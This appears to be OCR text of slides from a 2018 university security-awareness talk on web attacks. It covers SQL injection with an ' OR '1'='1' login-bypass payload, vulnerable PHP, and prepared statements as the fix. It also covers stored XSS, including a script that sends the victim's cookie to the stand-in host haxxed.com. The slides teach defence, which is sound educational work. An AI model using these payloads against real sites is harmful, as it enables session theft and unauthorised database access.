uname= ‘me’ OR ‘1’ = ‘1’; --’ and password = ‘hacker’;?

users

uname	password	email
Andrew	whatpw	acl150030
Nick	mypw	nor140030
Hugo	anotherpw	hde130030

Vulnerable Code - PHP - Malicious Case

SELECT * FROM Users WHERE uname = ‘me’ OR ‘1’ = ‘1’; --’ and password = ‘hacker’;

FALSE OR TRUE; --’ and password = ‘hacker’;?

users

uname	password	email
Andrew	whatpw	acl150030
Nick	mypw	nor140030
Hugo	anotherpw	hde130030

Vulnerable Code - PHP - Malicious Case

SELECT * FROM Users WHERE uname = ‘me’ OR ‘1’ = ‘1’; --’ and password = ‘hacker’;

users

uname	password	email
Andrew	whatpw	acl150030
Nick	mypw	nor140030
Hugo	anotherpw	hde130030

TRUE

uname= ‘me’ OR ‘1’ = ‘1’; --’ and password = ‘hacker’;?

Vulnerable Code - PHP - Malicious Case

SELECT * FROM Users WHERE uname = ‘me’ OR ‘1’ = ‘1’; --’ and password = ‘hacker’;

TRUE

FALSE OR TRUE; --’ and password = ‘hacker’;?

users

uname	password	email
Andrew	whatpw	acl150030
Nick	mypw	nor140030
Hugo	anotherpw	hde130030

Vulnerable Code - PHP - Malicious Case

SELECT * FROM Users WHERE uname = ‘me’ OR ‘1’ = ‘1’; --’ and password = ‘hacker’;

users

	uname	password	email
TRUE	Andrew	whatpw	acl150030
TRUE	Nick	mypw	nor140030
uname= ‘me’ OR ‘1’ = ‘1’; --’ and password = ‘hacker’;?	Hugo	anotherpw	hde130030

Vulnerable Code - PHP - Malicious Case

SELECT * FROM Users WHERE uname = ‘me’ OR ‘1’ = ‘1’; --’ and password = ‘hacker’;

users

	uname	password	email
TRUE	Andrew	whatpw	acl150030
TRUE	Nick	mypw	nor140030
FALSE OR TRUE; --’ and password = ‘hacker’;?	Hugo	anotherpw	hde130030

Vulnerable Code - PHP - Malicious Case

```
SELECT * FROM Users WHERE uname = ‘me’ OR ‘1’ = ‘1’; --’ and password = ‘hacker’;
```

users

	uname	password	email
TRUE	Andrew	whatpw	acl150030
TRUE	Nick	mypw	nor140030
TRUE	Hugo	anotherpw	hde130030

Vulnerable Code - PHP - Malicious Case

```
$user = “me’ OR ‘1’ = ‘1’; --”; //user input

$pass = “hacker”; //user input

$query  = "SELECT * FROM Users WHERE Username = ‘me’ OR ‘1’ = ‘1’; --’ and password = ‘hacker’;";

$result = pg_query($conn,$query); // Entire table is returned!
```


Preventing SQL Injections

Use prepared statements aka parameterized queries

```
$query = “SELECT * FROM Users WHERE name = ?"


$stmt = $mysqli->prepare($query);
$stmt ->bindParam( 1, $name);
$name = $argv[0];
$stmt->execute();
```

SQL Injection - Demo


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

Topics

Web Architecture

Parameter Tampering

Local File Inclusion

SQL Injection

XSS

XSS


- Injecting malicious scripts into otherwise benign and trusted websites
- Can allow us to:
    - Steal cookies or other sensitive information used by the browser
    - Rewrite the content of the HTML page

Stored XSS

- Trusted website without sanitized user input is stored in a database
- Attacker can add malicious javascript as input wrapped in html script tags
- Can allow us to:
  - Redirect victim’s browser to a malicious website that steals sensitive information

Stored XSS - Example

Attacker



breddit.com/r/comments/how_r


breddit

How much do you guys like bread?

roll_with_it
I dream of baking tins.

I_knead_you_right_now
I love it so much, I think I might be part duck.

Victim



breddit.com/r/comments/how_r


breddit

How much do you guys like bread?

roll_with_it
I dream of baking tins.

I_knead_you_right_now
I love it so much, I think I might be part duck.

Stored XSS - Alert Box



How much do you guys like bread?

roll_with_it
I dream of baking tins.


I_knead_you_right_now
I love it so much, I think I might be part duck.

```
<script>alert('Your croissants are limp
and sad.')</script>
```

Stored XSS - Alert Box

Attacker

Victim



breddit.com/r/comments/how_r
breddit
How much do you guys like bread?
OK
breddit.com/r/comments/how_r
breddit
How much do you guys like bread?

www.hacksplaining.com says:


Your croissants are limp and sad.

roll_with_it
I dream of baking tins.

I_knead_you_right_now
I love it so much, I think I might be part duck.

butter_you_than_me
...

Stored XSS - Steal Cookie



How much do you guys like bread?

roll_with_it
I dream of baking tins.


I_knead_you_right_now
I love it so much, I think I might be part duck.

butter_you_than_me
...

```
<script>window.location = 'haxxed.com?
cookie=' + document.cookie</script>
```

Stored XSS - Steal Cookie

Attacker **Victim**



breddit.com/r/comments/how_r

breddit

How much do you guys like bread?

I_knead_you_right_now
I love it so much, I think I might be part duck.

butter_you_than_me
...

butter_you_than_me
...

haxxed.com?cookie=DFjkhlaa8

Stored XSS - Demo

Why is Web Security so Hard to Get Right?

- Web in 80s - early 90s was mostly static - exploits focused on server-side
- Fast forward to today: mostly dynamic web apps & variety of content types from variety of sources
- Required browser to add a lot of features to handle new web app functionality
  More features ⇒ More bugs
- The threat surface of modern-day browsers is enormous
- Web applications now span multiple programming languages, multiple machines:
- A lot of problems with composition:
  so many languages and runtimes to think about

Practice Resources

HackTheBox

OverTheWire - Natas

WebGoat

Questions?

NOVEMBER 2 – 3

TexSAW

2018

8th ANNUAL

TEXAS SECURITY AWARENESS WEEK

ERIK JONSSON SCHOOL OF ENGINEERING AND COMPUTER SCIENCE

THE UNIVERSITY OF TEXAS AT DALLAS

UT DALLAS

State Farm®